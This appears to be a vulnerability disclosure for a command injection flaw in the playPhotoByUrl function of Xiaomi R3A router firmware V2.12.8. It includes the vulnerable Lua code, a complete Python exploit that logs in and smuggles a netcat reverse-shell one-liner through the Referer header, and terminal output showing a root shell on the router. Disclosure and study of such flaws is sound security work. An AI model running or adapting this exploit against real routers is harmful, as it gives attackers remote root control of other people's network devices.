
Xiaomi R3A V2.12.8 command injection

Product Information

```
Vendor of the product: xiaomi
Product: R3A
Firmware Version: V2.12.8
Manufacturer's website information: https://www.mi.com/
Firmware download address :
https://bigota.miwifi.com/xiaoqiang/rom/r3a/miwifi_r3a_firmware_8de62_2.12.8.bin
```



2.12.8

韌體/固件：miwifi_r3a_firmware_8de62_2.12.8.bin

大小：6.0MB

載點：下載 (下載到小米路由)

Affected component


Affected the function playPhotoByUrl in the file of /usr/lib/lua/xiaoqiang/util/XQMitvUtil.lua.

Suggested description


Xiaomi R3A V2.12.8 was discovered to contain a command injection vulnerability via the playPhotoByUrl function.

Vulnerability Details

The `requestMitv` function calls the `request` function in `xiaoqiang.util.XQMitvUtil`. When the value of the `command` parameter is `photo_playurl`, it calls the `playPhotoByUrl` function. However, there is no security check on the `url` parameter, which allows for arbitrary command execution.




```
function requestMitv()
    local payload = LuciHttp.formvalue("payload")
    local MitvUtil = require("xiaoqiang.util.XQMitvUtil")
    LuciHttp.write(MitvUtil.request(payload))
end
```



```lua
function request(payload)
    -- payload example :  {  "mac|ip" : "", "command" : "keyevent", "keycode" : "left"  }
    if payload == nil then
        return Error3
    end

    local params = JSON.decode(payload)
    if params == nil then
        return Error3
    end
    local ip = params.ip
    if ip == nil then
        if params.mac == nil then
            return Error3
        end
        -- get ip from mac
        local DeviceUtil = require("xiaoqiang.util.XQDeviceUtil")
        local devices = DeviceUtil.getDHCPDict()
        local item = devices[params.mac]
        if item == nil then
            return Error3
        end
        ip = item.ip
    end
    if not string.match(ip,"^%d+%.%d+%.%d+%.%d+$") then
        return Error3
    end

    if params.command == "isalive" then
        return isalive(ip)
    elseif params.command == "keyevent" then
        return control(ip,params.keycode)
    elseif params.command == "video_playurl" then
        return playVideoByUrl(ip,params.url)
    elseif params.command == "video_playmediaid" then
        return playVideoByMediaid(ip,params.mediaid,params.ci)
    elseif params.command == "music_playurl" then
        return playMusicByUrl(ip,params.url)
    elseif params.command == "photo_playurl" then
        return playPhotoByUrl(ip,params.url)
    else
        return Errorm1
    end
```



```lua
function playPhotoByUrl(ip,url)
    local cmd = "curl -s -k \"http://%s:6095/photo?action=play&url=%s&clientname=miwifi\""
    local result = DoExec(string.format(cmd,ip,urlencode(url)))
    return castMitvResult(result)
end
```


PoC

https://github.com/JZP018/vuln03/blob/main/xiaomi/R3A/playPhotoByUrl/CI_xiaomi_R3A_playPhotoByUrl.py

```python
import sys
import requests
import hashlib
import time
import random
def createnonce(mac):
    return f'0_{mac}_{int(time.time())}_{random.randint(0,9999)}'
def oldPwd(pwd, nonce):
    key = 'a2ffa5c9be07488bbb04a3a47d3c5f6a'
    return hashlib.sha1(f"{nonce}{hashlib.sha1((pwd+key).encode()).hexdigest()}".encode()).hexdigest()
def doLogin(ip, deviceId, pwd):
    url = f"http://{ip}/cgi-bin/luci/api/xqsystem/login"
    nonce = createnonce(deviceId)
    data = {"username": "admin", "password": oldPwd(pwd, nonce), "logtype": "2", "nonce": nonce}
    try:
        resp = requests.post(url, data=data, timeout=60)
        return resp.json()['token']
    except requests.exceptions.RequestException as e:
        print(f"Login failed: {e}")
        sys.exit(1)
def genDeviceId():
    return ":".join(f"{random.randint(0,99):02d}" for _ in range(6))
def request_mitv(ip, lip, lport, tok):
    url = f"http://{ip}/cgi-bin/luci/;stok={tok}/api/xqsmarthome/request_mitv"
    payload = {"payload": '{"ip":"127.0.0.1","command":"photo_playurl","url":"$(eval$IFS$HTTP_REFERER)"}'}
    headers = {"Referer": f"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/ash -i 2>&1|nc {lip} {lport} >/tmp/f"}
    try:
        requests.post(url, data=payload, headers=headers, timeout=10)
    except requests.exceptions.Timeout:
        print("Payload delivered (timeout expected)")
def main():
    if len(sys.argv) !=5:
        print("Usage: exp.py wifipwd ipaddress lip lport")
        return
    wifipwd, ip, lip, lport = sys.argv[1:5]
    print("[+] Starting exploit...")
    token = doLogin(ip, genDeviceId(), wifipwd)
    print(f"[+] Obtained token: {token}")
    time.sleep(2)
    request_mitv(ip, lip, lport, token)
    print("[+] Exploit payload sent. Check your listener.")
if __name__ == '__main__':
    main()
```

We can obtain the shell of the router through this PoC and execute arbitrary commands.

Vulnerability Triggering Video:https://github.com/JZP018/vuln03/blob/main/xiaomi/R3A/playPhotoByUrl/CI_xiaomi_R3A_playPhotoByUrl.mp4



```
┌──(kali㉿kali)-[~/…/firmware_unpack/xiaomi/R3/R3A]
└─$ 

┌──(kali㉿kali)-[~/…/firmware_unpack/xiaomi/R3/R3A]
└─$ 

┌──(kali㉿kali)-[~/…/firmware_unpack/xiaomi/R3/R3A]
└─$ python CI_xiaomi_R3A_playPhotoByUrl.py 12345678 192.168.31.6 192.1

[+] Starting exploit...
[+] Obtained token: 0cf94ee1a31be18a537cc82020d39736
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.31.166] from (UNKNOWN) [192.168.31.6] 12788
/bin/ash: can't access tty; job control turned off


BusyBox v1.19.4 (2017-06-05 11:05:55 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/www/cgi-bin # id
uid=0(root) gid=0(root)
/www/cgi-bin # 
```